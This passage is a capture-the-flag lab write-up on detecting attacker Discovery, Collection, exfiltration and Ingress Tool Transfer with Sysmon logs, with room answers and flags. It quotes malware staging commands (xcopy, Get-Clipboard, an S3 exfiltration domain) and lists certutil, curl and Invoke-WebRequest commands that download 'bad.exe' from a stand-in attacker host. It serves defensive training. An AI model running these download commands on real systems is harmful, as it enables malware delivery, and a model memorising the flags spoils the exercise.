
```
CommandLine: xcopy C:\Users\Administrator\Desktop\*.pdf C:\Users\ADMINI~1\AppData\Local\Temp\2\staging_58f1\desktop /i /s /y
```

```
CommandLine: cmd /c "xcopy %%userprofile%%\Desktop\*.xlsx %%temp%%\staging_58f1\desktop /i /s /y"
```

The targeted extensions were visible directly in the xcopy commands in Sysmon Event ID 1, meaning the malware effectively searched for and copied the files in the same step.

Answer: docx, pdf, xlsx


Which PowerShell cmdlet does the malware use to get clipboard content?



Reviewing Sysmon Event ID 1 process creation logs showed the malware using the PowerShell cmdlet Get-Clipboard to capture clipboard contents and save them into the staging directory.

Answer: Get-ClipBoard

Which domain does the malware exfiltrate the data to?



Reviewing the Sysmon Event ID 22 DNS query logs showed the malware resolving collecteddata-storage-2025.s3.amazonaws.com, indicating that the staged data was exfiltrated to an Amazon S3-hosted destination.

Answer: collecteddata-storage-2025.s3.amazonaws.com

Task 6 – Ingress Tool Transfer

Ingress Tool Transfer

Recall the previous room explaining how attacks start: not from a fully functional malware, but from a tiny phishing attachment or from an RDP session without any red team tools. Thus, at some attack stages, threat actors may need to download more tools to achieve their goals, for example:

- A script to automate Discovery and find common vulnerabilities like Seatbelt
- A tool to extract saved passwords or OS credentials like Mimikatz
- A fully functional Remote Access Trojan (RAT) like Remcos RAT
- Finally, a ransomware binary to encrypt the system after the data is stolen

The process of downloading additional malware to the breached system is mapped to the MITRE Ingress Tool Transfer technique, and it is used in the majority of breaches. You have already seen an example where a LNK attachment used PowerShell to download additional malware, but there are many other ways to transfer malware even without PowerShell!


Common Transfer Methods

Why can't the threat actors just include all they need into a single phishing attachment, you may ask. There can be different reasons, but the common ones are to bypass antivirus by splitting the malware into multiple parts and to minimize exposure of their tools/exploits in case they're caught right in the beginning.

Ingress Tool Transfer Command	Common CMD / PowerShell Commands
Via Certutil	certutil.exe -urlcache -f https://blackhat.thm/bad.exe good.exe
Via Curl (Windows 10+)	curl.exe https://blackhat.thm/bad.exe -o good.exe
Via PowerShell IWR	powershell -c "Invoke-WebRequest -Uri 'https://blackhat.thm/bad.exe' -OutFile 'good.exe'"
Via Graphical Interface	No need to use CMD, just copy-paste malware via RDP or download them via a web browser!

Detecting Tool Transfer


Since a transfer requires a network connection, your best option would be to track a network connection or a DNS request from the suspicious process. Note, however, that threat actors often try to avoid detection by downloading the tools from legitimate services like GitHub, so make sure to analyze which process is making the connection, the destination domain, and the file being downloaded. The screenshot below shows a complete event chain:



For this task, continue with the and test the Ingress Tool Transfer yourself!
Use the URL http://appsforfree[.]thm/trojan[.]exe answer the below questions.

Answer the questions below

Open the **Chrome** browser on the VM and navigate to the URL.
What is the flag in the response?



Answer: THM{just_use_web_browser}

Next, open CMD and download the file from the same URL using **curl.exe**.
What is the flag in the response?

```
PS C:\Users\Administrator> curl.exe http://appsforfree.thm/trojan.exe
THM{curl_is_cool}
```

Answer: THM{curl_is_cool}

Continue with the same CMD and URL, but now using **certutil.exe**.
What is the flag in the response?

```
PS C:\Users\Administrator> certutil.exe -urlcache -f http://appsforfree.thm/trojan.exe out.txt
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\Administrator> type .\out.txt
THM{abusing_certutil}
```

I then used certutil.exe to retrieve the file from the same URL. After saving the response locally and viewing its contents, the returned flag was THM{abusing_certutil}

Answer: THM{abusing_certutil}

Finally, download the same file using **PowerShell IWR**.
What is the flag in the response?

```
PS C:\Users\Administrator> (iwr http://appsforfree.thm/trojan.exe -UseBasicParsing).Content
THM{power_of_powershell}
```

Or

```
PS C:\Users\Administrator> powershell -c "Invoke-WebRequest -Uri 'http://appsforfree.thm/trojan.exe' -OutFile 'trojan.txt'"
PS C:\Users\Administrator> type .\trojan.txt
THM{power_of_powershell}
```

Using PowerShell Invoke-WebRequest against the same URL returned the flag THM{power_of_powershell}.

Answer: THM{power_of_powershell}

Conclusion

Key Takeaways

- Discovery usually happens immediately after Initial Access and can be detected with Sysmon
- Discovery focuses on identifying the victim, but Collection focuses on acquiring sensitive data
- At any time of the attack, threat actors can exfiltrate the stolen data or download new malware
- Threat actors do not start with all the tools they need but download new malware only if necessary